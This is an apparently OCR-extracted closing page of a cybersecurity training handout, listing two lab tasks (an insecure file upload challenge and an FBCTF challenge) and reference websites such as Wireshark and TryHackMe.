



14. Perform the Insecure File Upload Challenge





15. Perform the FBCTF Challenge using the product details we found from the products table





REFERENCES:

https://www.wikipedia.org

https://www.wireshark.org

https://tryhackme.com/

https://toolbox.googleapps.com/

https://tenable.com/

https://cwatch.comodo.com/check-my-website-security.php

THANK YOU